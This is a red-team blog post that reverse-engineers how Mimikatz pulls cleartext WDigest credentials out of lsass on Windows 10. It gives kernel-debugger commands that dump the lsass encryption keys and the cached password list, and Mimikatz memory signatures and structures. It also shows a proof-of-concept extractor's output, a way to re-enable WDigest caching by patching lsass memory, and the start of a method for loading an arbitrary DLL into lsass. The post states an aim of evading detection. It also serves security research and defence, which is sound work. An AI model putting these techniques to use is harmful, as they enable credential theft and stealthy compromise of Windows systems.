Exploring Mimikatz - Part 1 - WDigest

blog.xpnsec.com/exploring-mimikatz-part-1/

« Back to home

We've packed it, we've wrapped it, we've injected it and powershell'd it, and now we've settled on feeding it a memory dump, and still Mimikatz remains the tool of choice when extracting credentials from lsass on Windows systems. Of course this is due to the fact that with each new security control introduced by Microsoft, GentilKiwi always has a trick or two up his sleeve. If you have ever looked at the effort that goes into Mimikatz, this is no easy task, with all versions of Windows x86 and x64 supported (and more recently, additions to support Windows on ARM arch). And of course with the success of Mimikatz over the years, BlueTeam are now very adept at detecting its use in its many forms. Essentially, execute Mimikatz on a host, and if the environment has any maturity at all you're likely to be flagged.

Through my many online and offline rants conversations, people likely know by now my thoughts on RedTeam understanding their tooling beyond just executing a script. And with security vendors reducing and monitoring the attack surface of common tricks often faster than we can discover fresh methods, knowing how a particular technique works down to the API calls can offer a lot of benefits when avoiding detection in well protected environments.

This being said, Mimikatz is a tool that is carried along with most post-exploitation toolkits in one form or another. And while some security vendors are monitoring for process interaction with lsass, many more have settled on attempting to identify Mimikatz itself.

I've been toying with the idea of stripping down Mimikatz for certain engagements (mainly those where exfiltrating a memory dump isn't feasible or permitted), but it has been bugging me for a while that I've spent so long working with a tool that I've rarely reviewed low-level.

So over a few posts I wanted to change this and explore some of its magic, starting with where it all began…. WDigest. Specifically, looking at how cleartext credentials are actually cached in lsass, and how they are extracted out of memory with `"sekurlsa::wdigest"`. This will mean disassembly and debugging, but hopefully by the end you will see that while its difficult to duplicate the amount of effort that has gone into Mimikatz, if your aim is to only use a small portion of the available functionality, it may be worth crafting a custom tool based on the Mimikatz source code, rather than opting to take along the full suite.

To finish off the post I will also explore some additional methods of loading arbitrary DLL's within lsass, which can hopefully be combined with the code examples demonstrated.

Note: This post uses Mimikatz source code heavily as well as the countless hours dedicated to it by its developer(s). This effort should become more apparent as you see undocumented structures which are suddenly revealed when browsing through code. Thanks to Mimikatz, Benjamin Delpy and Vincent Le Toux for their awesome work.

So, how does this "sekurlsa::wdigest" magic actually work?

So as mentioned, in this post we will look at is WDigest, arguably the feature that Mimikatz became most famous for. WDigest credential caching was of course enabled by default up until Windows Server 2008 R2, after which caching of plain-text credentials was disabled.

When reversing an OS component, I usually like to attach a debugger and review how it interacts with the OS during runtime. Unfortunately in this case this isn't going to be just as simple as attaching WinDBG to lsass, as pretty quickly you'll see Windows grind to a halt before warning you of a pending reboot. Instead we'll have to attach to the kernel and switch over to the lsass process from Ring-0. If you have never attached WinDBG to the kernel before, check out one of my previous posts on how to go about setting up a kernel debugger here.

With a kernel debugger attached, we need to grab the `EPROCESS` address of the lsass process, which is found with the `!process 0 0 lsass.exe` command:

```
0: kd> !process 0 0 lsass.exe
PROCESS ffff9d01325a7080
    SessionId: 0  Cid: 0290    Peb: ec5cfd2000  ParentCid: 0204
    DirBase: 11380002  ObjectTable: ffffd88b346e0180  HandleCount: 856.
    Image: lsass.exe

0: kd>
```

With the `EPROCESS` address identified (`ffff9d01325a7080` above), we can request that our debug session is switched to the lsass process context:

```
0: kd> .process /i /p /r ffff9d01325a7080
You need to continue execution (press 'g' <enter>) for the context
to be switched. When the debugger breaks in again, you will be in
the new process context.
0: kd> g
Break instruction exception - code 80000003 (first chance)
nt!DbgBreakPointWithStatus:
fffff802`38a66390 cc              int     3
```

A simple `lm` will show that we now have access to the WDigest DLL memory space:

```
00007ffb`93d60000 00007ffb`93d7f000   efslsaext   (deferred)
00007ffb`93d80000 00007ffb`93e05000   schannel   (deferred)
00007ffb`93e10000 00007ffb`93e4b000   wdigest    (deferred)
00007ffb`93e50000 00007ffb`93e83000   rsaenh     (deferred)
00007ffb`93e90000 00007ffb`93e9a000   DPAPI      (deferred)
```

If at this point you find that symbols are not processed correctly, a `.reload /user` will normally help.

With the debugger attached, let's dig into WDigest.

Diving into wdigest.dll (and a little lsasrv.dll)

If we look at Mimikatz source code, we can see that the process of identifying credentials in memory is to scan for signatures. Let's take the opportunity to use a tool which appears to be in vogue at the minute, Ghidra, and see what Mimikatz is hunting for.

As I'm currently working on Windows 10 x64, I'll focus on the `PTRN_WIN6_PasswdSet` signature seen below:

```
12  #elif defined(_M_X64)
13  BYTE PTRN_WIN5_PasswdSet[]  = {0x48, 0x3b, 0xda, 0x74};
14  BYTE PTRN_WIN6_PasswdSet[]  = {0x48, 0x3b, 0xd9, 0x74};
15  KULL_M_PATCH_GENERIC WDigestReferences[] = {
16      {KULL_M_WIN_BUILD_XP,      {sizeof(PTRN_WIN5_PasswdSet),   PTRN_WIN5_PasswdSet},   {0, NULL}, {-4, 36}},
17      {KULL_M_WIN_BUILD_2K3,     {sizeof(PTRN_WIN5_PasswdSet),   PTRN_WIN5_PasswdSet},   {0, NULL}, {-4, 48}},
18      {KULL_M_WIN_BUILD_VISTA,   {sizeof(PTRN_WIN6_PasswdSet),   PTRN_WIN6_PasswdSet},   {0, NULL}, {-4, 48}},
19  };
```

After providing this search signature to Ghidra, we reveal what Mimikatz is scanning memory for:

Search Memory
Search Value:
48 3b d9 74
Hex Sequence:
48 3b d9 74
Format
Hex
String
Decimal
Binary
Regular Expression
Format Options
Memory Block Types
Loaded Blocks
All Blocks
Selection Scope
Search All
Search Selection
Advanced >>
Next
Previous
Search All
Dismiss

Decompile: LogSessHandlerPasswdSet - (wdigest.dll)

```
1
2  ulonglong LogSessHandlerPasswdSet(int *param_1,ushort *param_2,undefined4 *param_3)
3
4  {
5    uint uVar1;
6    undefined8 uVar2;
7    ulonglong uVar3;
8    _LIST_ENTRY *p_Var4;
9    _LIST_ENTRY *p_Var5;
10
11   *param_3 = 0;
12   if (((undefined **)WPP_GLOBAL_Control != &WPP_GLOBAL_Control) &&
13      ((WPP_GLOBAL_Control[0x1c] & 0x80) != 0)) {
14     WPP_SF_LL(*(undefined8 *)(WPP_GLOBAL_Control + 0x10),0x17,
15               &WPP_74aacbbc3c593bbc7a64b527b57326de_Traceguids,param_1[1],(char)*param_1);
16   }
17   RtlEnterCriticalSection(&l_LogSessCritSect);
18   if (l_LogSessList.Flink != &l_LogSessList) {
19     p_Var4 = l_LogSessList.Flink;
20     do {
21       if ((*(int *)&p_Var4[2].Flink == *param_1) &&
22          (*(int *)((longlong)&p_Var4[2].Flink + 4) == param_1[1])) {
23         if (((undefined **)WPP_GLOBAL_Control != &WPP_GLOBAL_Control) &&
24            ((WPP_GLOBAL_Control[0x1c] & 4) != 0)) {
25           WPP_SF_LL(*(undefined8 *)(WPP_GLOBAL_Control + 0x10),0x18,
```

Above we have the function `LogSessHandlerPasswdSet`. Specifically the signature references just beyond the `l_LogSessList` pointer. This pointer is key to extracting credentials from WDigest, but before we get ahead of ourselves, let's back up and figure out what exactly is calling this function by checking for cross references, which lands us here:

Decompile: SpAcceptCredentials - (wdigest.dll)

```
1
2  /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4  ulonglong SpAcceptCredentials(undefined4 logonType,wchar_t *accountName,
5                               _LIST_ENTRY **PrimaryCredentials,longlong suppCredentials)
6
7  {
8    _LIST_ENTRY **pp_Var1;
9    bool bVar2;
```

Here we have `SpAcceptCredentials` which is an exported function from WDigest.dll, but what does this do?

SpAcceptCredentialsFn callback function

12/05/2018 • 2 minutes to read

Called by the Local Security Authority (LSA) to pass the security package any credentials stored for the authenticated security principal. This function is called once for each set of credentials stored by the LSA.


Syntax

C++

```
SpAcceptCredentialsFn Spacceptcredentialsfn;

NTSTATUS Spacceptcredentialsfn(
  SECURITY_LOGON_TYPE LogonType,
  PUNICODE_STRING AccountName,
  PSECPKG_PRIMARY_CRED PrimaryCredentials,
  PSECPKG_SUPPLEMENTAL_CRED SupplementalCredentials
)
{...}
```

This looks promising as we can see that credentials are passed via this callback function. Let's confirm that we are in the right place. In WinDBG we can add a breakpoint with `bp wdigest!SpAcceptCredentials` after which we use the `runas` command on Windows to spawn a shell:



This should be enough to trigger the breakpoint. Inspecting the arguments to the call, we can now see credentials being passed in:

```
1: kd> g
Breakpoint 0 hit
wdigest!SpAcceptCredentials:
0033:00007ffb`93e11780 4c8bdc          mov     r11,rsp
1: kd> dS r8+8
000001f4`2f1a5240  "xpn"
1: kd> dS r8+8+10
000001f4`2f0f4a00  "DESKTOP-VACDP6S"
1: kd> dS r8+8+10+10
000001f4`2f1a97f0  "UberSecureLongPassw0rd"
```

If we continue with our execution and add another breakpoint on `wdigest!LogSessHandlerPasswdSet`, we find that although our username is passed, a parameter representing our password cannot be seen. However, if we look just before the call to `LogSessHandlerPasswdSet`, what we find is this:

```
478         if (-1 < iVar4) {
479           if (*(short *)((longlong)&_Dst_00[5].Flink + 2) != 0) {
480             _guard_dispatch_icall();
481           }
482           uVar6 = LogSessHandlerPasswdSet((int *)(_Dst_00 + 2),(ushort *)(_Ds
```

This is actually a stub used for Control Flow Guard (Ghidra 9.0.3 looks like it has an improvement for displaying CFG stubs), but following along in a debugger shows us that the call is actually to `LsaProtectMemory`:

```
1: kd> ln rax
Browse module
Set bu breakpoint

(00007ffa`3b7a7db0)   lsasrv!LsaProtectMemory   |  (00007ffa`3b7a7dd0)   lsasrv!LsaUnprotectMemory
Exact matches:
```

This is expected as we know that credentials are stored encrypted within memory. Unfortunately `LsaProtectMemory` isn't exposed outside of lsass, so we need to know how we can recreate its functionality to decrypt extracted credentials. Following with our disassembler shows that this call is actually just a wrapper around `LsaEncryptMemory`:

```
void LsaProtectMemory(uchar *param_1,ulong param_2)

{
  LsaEncryptMemory(param_1,param_2,1);
  return;
}
```

And `LsaEncryptMemory` is actually just wrapping calls to `BCryptEncrypt`:

```
if ((param_2 & 7) != 0) {
  uVar1 = 0x10;
  pvVar2 = hAesKey;
}
if (encrypt == 0) {
  local_30 = 0;
  local_38 = local_28;
  local_58 = local_20;
  local_50 = uVar1;
  local_48 = param_1;
  local_40 = param_2;
  (*(code *)__imp_BCryptDecrypt)(pvVar2,param_1,(ulonglong)param_2,0);
}
else {
  if (encrypt == 1) {
    local_30 = 0;
    local_38 = local_28;
    local_58 = local_20;
    local_50 = uVar1;
    local_48 = param_1;
    local_40 = param_2;
    (*(code *)__imp_BCryptEncrypt)(pvVar2,param_1,(ulonglong)param_2,0);
  }
```

Interestingly, the encryption/decryption function is chosen based on the length of the provided blob of data to be encrypted. If the length of the buffer provided is divisible by 8 (donated by the “param_2 & 7” bitwise operation in the screenshot above), then AES is used. Failing this, 3Des is used.

So we now know that our password is encrypted by `BCryptEncrypt`, but what about the key? Well if we look above, we actually see references to `lsasrv!h3DesKey` and `lsasrv!hAesKey`. Tracing references to these addresses shows that `lsasrv!LsaInitializeProtectedMemory` is used to assign each an initial value. Specifically each key is generated based on calls to `BCryptGenRandom`:


```
lVar4 = (ulonglong)local_34 + (longlong)CredLockedMemory;
iVar2 = (*(code *)__imp_BCryptGenRandom)(0,&local_28,0x18);
if (-1 < iVar2) {
  local_48 = 0;
  local_58 = &local_28;
  local_50 = 0x18;
  iVar2 = (*(code *)__imp_BCryptGenerateSymmetricKey)
                    (h3DesProvider,&h3DesKey,pvVar1,(ulonglong)local_34);
  if (-1 < iVar2) {
    iVar2 = (*(code *)__imp_BCryptGenRandom)(0,&local_28,0x10,2);
    if (-1 < iVar2) {
      local_48 = 0;
      local_58 = &local_28;
      local_50 = 0x10;
      iVar2 = (*(code *)__imp_BCryptGenerateSymmetricKey)
                        (hAesProvider,&hAesKey,lVar4,(ulonglong)local_30[0]);
```

This means that a new key is generated randomly each time lsass starts, which will have to be extracted before we can decrypt any cached WDigest credentials.

Back to the Mimikatz source code to confirm that we are not going too far off track, we see that there is indeed a hunt for the `LsaInitializeProtectedMemory` function, again with a comprehensive list of signatures for differing Windows versions and architectures:

```
#elif defined(_M_X64)
BYTE PTRN_WNO8_LsaInitializeProtectedMemory_KEY[]   = {0x83, 0x64, 0x24, 0x30, 0x00, 0x44, 0x8b, 0x4c, 0x24, 0x48, 0x48, 0x8b, 0x0d};
BYTE PTRN_WIN8_LsaInitializeProtectedMemory_KEY[]   = {0x83, 0x64, 0x24, 0x30, 0x00, 0x44, 0x8b, 0x4d, 0xd8, 0x48, 0x8b, 0x0d};
BYTE PTRN_WN10_LsaInitializeProtectedMemory_KEY[]   = {0x83, 0x64, 0x24, 0x30, 0x00, 0x48, 0x8d, 0x45, 0xe0, 0x44, 0x8b, 0x4d, 0xd8, 0x48, 0x8d, 0x15};
```

And if we search for this within Ghidra, we see that it lands us here:



Here we see a reference to the `hAesKey` address. So, similar to the above signature search, Mimikatz is hunting for cryptokeys in memory.

Next we need to understand just how Mimikatz goes about pulling the keys out of memory. For this we need to refer to `kuhl_m_sekurlsa_nt6_acquireKey` within Mimikatz, which highlights the lengths that this tool goes to in supporting different OS versions. We see that `hAesKey` and `h3DesKey` (which are of the type `BCRYPT_KEY_HANDLE` returned from `BCryptGenerateSymmetricKey`) actually point to a struct in memory consisting of fields including the generated symmetric AES and 3DES keys. This struct can be found documented within Mimikatz:

```
typedef struct _KIWI_BCRYPT_HANDLE_KEY {
    ULONG size;
    ULONG tag;    // 'UUUR'
    PVOID hAlgorithm;
    PKIWI_BCRYPT_KEY key;
    PVOID unk0;
} KIWI_BCRYPT_HANDLE_KEY, *PKIWI_BCRYPT_HANDLE_KEY;
```

We can correlate this with WinDBG to make sure we are on the right path by checking for the “UUUR” tag referenced above:

```
1: kd> db poi(lsasrv!h3DesKey)
0000020c`293e0000  20 00 00 00 52 55 55 55-70 d7 43 29 0c 02 00 00   ...RUUUp.C)....
0000020c`293e0010  20 00 3e 29 0c 02 00 00-00 00 00 00 00 00 00 00   .>)...........
0000020c`293e0020  0e 02 00 00 4b 53 53 4d-05 00 01 00 01 00 00 00  ....KSSM........
```

At offset 0x10 we see that Mimikatz is referencing `PKIWI_BCRYPT_KEY` which has the following structure:

```
typedef struct _KIWI_BCRYPT_KEY81 {
    ULONG size;
    ULONG tag;    // 'MSSK'
    ULONG type;
    ULONG unk0;
    ULONG unk1;
    ULONG unk2;
    ULONG unk3;
    ULONG unk4;
    PVOID unk5;    // before, align in x64
    ULONG unk6;
    ULONG unk7;
    ULONG unk8;
    ULONG unk9;
    KIWI_HARD_KEY hardkey;
} KIWI_BCRYPT_KEY81, *PKIWI_BCRYPT_KEY81;
```

And sure enough, following along with WinDBG reveals the same referenced tag:

```
1: kd> db poi(poi(lsasrv!h3DesKey) + 0x10)
0000020c`293e0020  0e 02 00 00 4b 53 53 4d-05 00 01 00 01 00 00 00  ....KSSM........
0000020c`293e0030  08 00 00 00 08 00 00 00-a8 00 00 00 00 00 00 00  ................
0000020c`293e0040  a0 34 44 29 0c 02 00 00-07 d1 07 c3 f7 16 c4 79  .4D)...........y
0000020c`293e0050  00 00 00 00 00 00 00 00-18 00 00 00 b9 a8 b6 10  ................
```

The final member of this struct is a reference to the Mimikatz named `KIWI_HARD_KEY`, which contains the following:

```
typedef struct _KIWI_HARD_KEY {
    ULONG cbSecret;
    BYTE data[ANYSIZE_ARRAY]; // etc...
} KIWI_HARD_KEY, *PKIWI_HARD_KEY;
```

This struct consists of the the size of the key as `cbSecret`, followed by the actual key within the `data` field. This means we can use WinDBG to extract this key with:

```
1: kd> db poi(poi(lsasrv!h3DesKey) + 0x10) + 0x38
0000020c`293e0058  18 00 00 00 b9 a8 b6 10-ee 85 f3 4f d3 cb 50 a6   ...........O..P.
0000020c`293e0068  a4 88 dc 6e ee b3 88 68-32 9a ec 5a 00 00 00 00   ...n...h2..Z....
```

This gives us our `h3DesKey` which is 0x18 bytes long consisting of `b9 a8 b6 10 ee 85 f3 4f d3 cb 50 a6 a4 88 dc 6e ee b3 88 68 32 9a ec 5a`.

Knowing this, we can follow the same process to extract `hAesKey`:

```
1: kd> db poi(poi(lsasrv!hAesKey) + 0x10) + 0x38
0000020c`293e0288  10 00 00 00 bf 16 78 f8-5a 57 16 14 e8 4a bd f1  ......x.ZW...J..
0000020c`293e0298  25 17 da c1 00 00 00 00-00 00 00 00 00 00 00 00  %...............
```

Now that we understand just how keys are extracted, we need to hunt for the actual credentials cached by WDigest. Let's go back to the `l_LogSessList` pointer we discussed earlier. This field corresponds to a linked list, which we can walk through using the WinDBG command `!list -x "dq @$extret" poi(wdigest!l_LogSessList)`:

```
1: kd> !list -x "dq @$extret" poi(wdigest!l_LogSessList)
00000186`41b51d50  00000186`4148cb50 00007ffd`7c844da0
00000186`41b51d60  00000000`00000001 00000186`41b51d50
00000186`41b51d70  00000000`000b6d5d 00000009`00000021
00000186`41b51d80  00000000`00120010 00000186`41b869c0
00000186`41b51d90  00000000`0020001e 00000186`41b86e00
00000186`41b51da0  00000000`00180014 00000186`41b86f60
00000186`41b51db0  00000000`00000000 00000000`00000000
00000186`41b51dc0  00000000`00000000 00000000`00000000

00000186`4148cb50  00000186`4148ce50 00000186`41b51d50
00000186`4148cb60  00000000`00000001 00000186`4148cb50
00000186`4148cb70  00000000`000192e3 00000002`0a000001
00000186`4148cb80  00000000`000a0008 00000186`4145bad0
00000186`4148cb90  00000000`0020001e 00000186`414b3b80
00000186`4148cba0  00000000`00000000 00000000`00000000
00000186`4148cbb0  00000000`00000000 00000000`00000000
00000186`4148cbc0  00000000`00000000 00000000`00000000

00000186`4148ce50  00000186`4148bb50 00000186`4148cb50
00000186`4148ce60  00000000`00000001 00000186`4148ce50
```

The structure of these entries contain the following fields:

```
typedef struct _KIWI_WDIGEST_LIST_ENTRY {
    struct _KIWI_WDIGEST_LIST_ENTRY *Flink;
    struct _KIWI_WDIGEST_LIST_ENTRY *Blink;
    ULONG    UsageCount;
    struct _KIWI_WDIGEST_LIST_ENTRY *This;
    LUID LocallyUniqueIdentifier;
} KIWI_WDIGEST_LIST_ENTRY, *PKIWI_WDIGEST_LIST_ENTRY;
```

Following this struct are three `LSA_UNICODE_STRING` fields found at the following offsets:

- 0x30 - Username
- 0x40 - Hostname
- 0x50 - Encrypted Password

Again we can check that we are on the right path with WinDBG using a command such as:

```
!list -x "dS @$extret+0x30" poi(wdigest!l_LogSessList)
```

This will dump cached usernames as:

```
1: kd> !list -x "dS @$extret+0x30" poi(wdigest!l_LogSessList)
00000186`41b869c0  "testuser"

00000186`4145bad0  "test"

00000186`4145ba30  "test"


00000186`414aec90  "DESKTOP-VACDP6S$"

00000186`414aed50  "DESKTOP-VACDP6S$"

00000186`414aee40  "DESKTOP-VACDP6S$"

00000186`41481a40  "DESKTOP-VACDP6S$"

00000186`41481a10  "DESKTOP-VACDP6S$"

00000186`41443a40  "DESKTOP-VACDP6S$"
```

And finally we can dump encrypted password using a similar command:

```
!list -x "db poi(@$extret+0x58)" poi(wdigest!l_LogSessList)
```

```
1: kd> !list -x "db poi(@$extret+0x58)" poi(wdigest!l_LogSessList)
00000186`41b86f60  39 33 93 76                              d5 77  93.v
00000186`41b86f70  d7 b2 9c 14                              08 00  ....
00000186`41b86f80  02 00 00 00                              2f 31  ....
```

And there we have it, all the pieces required to extract WDigest credentials from memory.

So now that we have all the information needed for the extraction and decryption process, how feasible would it be to piece this together into a small standalone tool outside of Mimikatz? To explore this I've created a heavily commented POC which is available here. When executed on Windows 10 x64 (build 1809), it provides verbose information on the process of extracting creds:

Administrator: Windows PowerShell

```
[*] lsass.exe found at 00007FF789780000
[*] wdigest.dll found at 00007FFB44D90000
[*] lsasrv.dll found at 00007FFB45600000
[*] Loaded lsasrv.dll locally at address 00007FFB45600000
[*] Found offset to AES/3Des/IV at 426968
[*] InitializationVector offset found as 1139167
[*] InitializationVector recovered as:
[*] ====[ Start ]====
[*] 80 a3 bf 46 f9 31 2e 3c 28 63 10 ae c3 5e 19 0b
[*] ====[ End ]===
[*] h3DesKey offset found as 1139325
[*] 3Des Key recovered as:
[*] ====[ Start ]====
[*] c2 8d 31 42 cb b7 0d 94 13 8b 02 fe 05 da 7c 4d 70 c4 e6 23 43 b1 f5 62
[*] ====[ End ]===
[*] Aes Key recovered as:
[*] ====[ Start ]====
[*] f6 71 e2 8a f5 88 43 f4 ba bc 3b 6e 43 85 df 3d
[*] ====[ End ]===
[*] Loaded wdigest.dll at address 00007FFB44D90000
[*] l_LogSessList offset found as 104787
[*] l_LogSessList found at address 000001FE6697ED50
[*] Credentials incoming... (hopefully)

[-->] Username: testuser
[-->] Hostname: DESKTOP-VACDP6S
[-->] Password: ThisIsASup3rLongP4ssword!!

[-->] Username: aaa
[-->] Hostname: DESKTOP-VACDP6S
[-->] Password: pppaaa
```

By no means should this be considered OpSec safe, but it will hopefully give an example of how we can go about crafting alternative tooling.

Now that we understand how WDigest cached credentials are grabbed and decrypted, we can move onto another area affecting the collection of plain-text credentials, “UseLogonCredential”.

So as we know, with everyone running around dumping cleartext credentials, Microsoft decided to disable support for this legacy protocol by default. Of course there will be some users who may be using WDigest, so to provide the option of re-enabling this, Microsoft pointed to a registry key of `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential`. Toggling this from ‘0’ to ‘1’ forces WDigest to start caching credentials again, which of course meant that pentesters were back in the game… however there was a catch, toggling this setting required a reboot of the OS, and I’ve yet to meet a client who would allow this outside of a test environment.

The obvious question is… why do you need to reboot the machine for this to take effect?

Edit: As pointed out by GentilKiwi, a reboot isn’t required for this change to take effect. I’ve added a review of why this is at the end of this section.

Let’s take a look at `SpAcceptCredentials` again, and after a bit of hunting we find this:

```
if ((*(uint *)(PrimaryCredentials + 10) & 0x800) == 0) {
  if ((_g_fParameter_UseLogonCredential == 0) || (g_IsCredGuardEnabled != 0)) {
    if (g_IsCredGuardEnabled == 0) {
      pcVar5 = "policy";
    }
    else {
      pcVar5 = "Credential Guard";
    }
    if (((undefined **)WPP_GLOBAL_Control != &WPP_GLOBAL_Control) &&
```

Here we can clearly see that there is a check for two conditions using global variables. If `g_IsCredGuardEnabled` is set to `1`, or `g_fParameter_UseLogonCredential` is set to `0`, we find that the code path taken is via `LogSessHandlerNoPasswordInsert` rather than the above `LogSessHandlerPasswdSet` call. As the name suggests, this function caches the session but not the password, resulting in the behaviour we normally encounter when popping Windows 2012+ boxes. It's therefore reasonable to assume that this variable is controlled by the above registry key value based on its name, and we find this to be the case by tracing its assignment:

```
local_res20[0] = 4;
LVar2 = RegQueryValueExW((HKEY)g_hkBase,L"UseLogonCredential",(LPDWORD)0x0,local_38,
                         &g_fParameter_UseLogonCredential,local_res20);
if (LVar2 != 0) {
  _g_fParameter_UseLogonCredential = 0;
}
```

By understanding what variables within WDigest.dll control credential caching, can we subvert this without updating the registry? What if we update that `g_fParameter_UseLogonCredential` parameter during runtime with our debugger?

```
1: kd> dd wdigest!g_fParameter_UseLogonCredential
00007ffd`67755114  00000000 00000001 00000000 00090008
00007ffd`67755124  00000000 67754100 00007ffd 00000000
00007ffd`67755134  00000000 00000000 00000000 0010000e
00007ffd`67755144  00000000 6774ee20 00007ffd 08442440
00007ffd`67755154  00000294 ffffffff 00000000 00000000
00007ffd`67755164  00000000 00000000 00000000 0a0007d0
00007ffd`67755174  00000000 0000057c 00000000 00000000
00007ffd`67755184  00000000 00000580 00000000 00000000
1: kd> ed wdigest!g_fParameter_UseLogonCredential 1
1: kd> dd wdigest!g_fParameter_UseLogonCredential L1
00007ffd`67755114  00000001
```

Resuming execution, we see that cached credentials are stored again:

```
wdigest :
 * Username : test
 * Domain   : DESKTOP-VACDP6S
 * Password : Sup3rlongpassw0rd!
```

Of course most things are possible when you have a kernel debugger hooked up, but if you have a way to manipulate lsass memory without triggering AV/EDR (see our earlier Cylance blog post for one example of how you would do this), then there is nothing stopping you from crafting a tool to manipulate this variable. Again I've created a heavily verbose tool to demonstrate how this can be done which can be found here.

This example will hunt for and update the `g_fParameter_UseLogonCredential` value in memory. If you are operating against a system protected with Credential Guard, the modifications required to also update this value are trivial and left as an exercise to the reader.

With our POC executed, we find that WDigest has now been re-enabled without having to set the registry key, allowing us to pull out credentials as they are cached:

```
wdigest :
 * Username : test
 * Domain   : DESKTOP-VACDP6S
 * Password : AnotherUberLongPassword111!
```

Again this POC should not be considered as OpSec safe, but used as a verbose example of how you can craft your own.

Now of course this method of enabling WDigest comes with risks, mainly the `WriteProcessMemory` call into lsass, but if suited to the environment it offers a nice way to enable WDigest without setting a registry value. There are also other methods of acquiring plain-text credentials which may be more suited to your target outside of WDigest (memssp for one, which we will review in a further post).

Edit: As pointed out by GentilKiwi, a reboot is not required for `UseLogonCredential` to take effect… so back to the disassembler we go.

Reviewing other locations referencing the registry value, we find `wdigest!DigestWatchParamKey` which monitors a number of keys including:

```
LVar2 = RegQueryValueExW((HKEY)g_hkBase,L"UseLogonCredential",(LPDWORD)0x0,local_38,
                         &g_fParameter_UseLogonCredential,local_res20);
if (LVar2 != 0) {
  _g_fParameter_UseLogonCredential = 0;
}
```

The Win32 API used to trigger this function on update is `RegNotifyKeyChangeValue`:

```
LVar1 = RegNotifyChangeKeyValue((HKEY)g_hkBase,1,5,hEvent,1);
if ((LVar1 != 0) &&
   (((undefined **)WPP_GLOBAL_Control != &WPP_GLOBAL_Control &&
```

And if we add a breakpoint on `wdigest!DigestWatchParamKey` in WinDBG, we see that this is triggered as we attempt to add a `UseLogonCredential` :

```
Breakpoint 0 hit
wdigest!DigestWatchParamKey:
0033:00007ff9`ebea3200 4055            push    rbp

0: kd>
```

Bonus Round - Loading an arbitrary DLL into LSASS

So while digging around with a disassemler I wanted to look for an alternative way to load code into lsass while avoiding potentially hooked Win32 API calls, or by loading an SSP. After a bit of disassembly, I came across the following within `lsasrv.dll` :

```
if ((((g_pLsaExtensionTableLsaDb == (HMODULE *)0x0) &&
     (LVar2 = RegGetValueW((HKEY)0xffffffff80000002,L"SYSTEM\\CurrentControlSet\\Services\\NTDS"
                           ,L"LsaDbExtPt",6,(LPDWORD)0x0,local_228,local_238),
     pvVar5 = (HLOCAL)0x0, hModule = (HMODULE)0x0, LVar2 == 0)) &&
    (hModule = LoadLibraryExW(local_228,(HANDLE)0x0,8), pvVar5 = hMem, hModule != (HMODULE)0x0))
   && ((pFVar4 = GetProcAddress(hModule,"InitializeLsaDbExtension"), pvVar5 = hMem,
```

This attempt to call `LoadLibraryExW` on a user provided value can be found within the function `LsapLoadLsaDbExtensionDll` and allows us to craft a DLL to be loaded into the lsass process, for example:

```
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
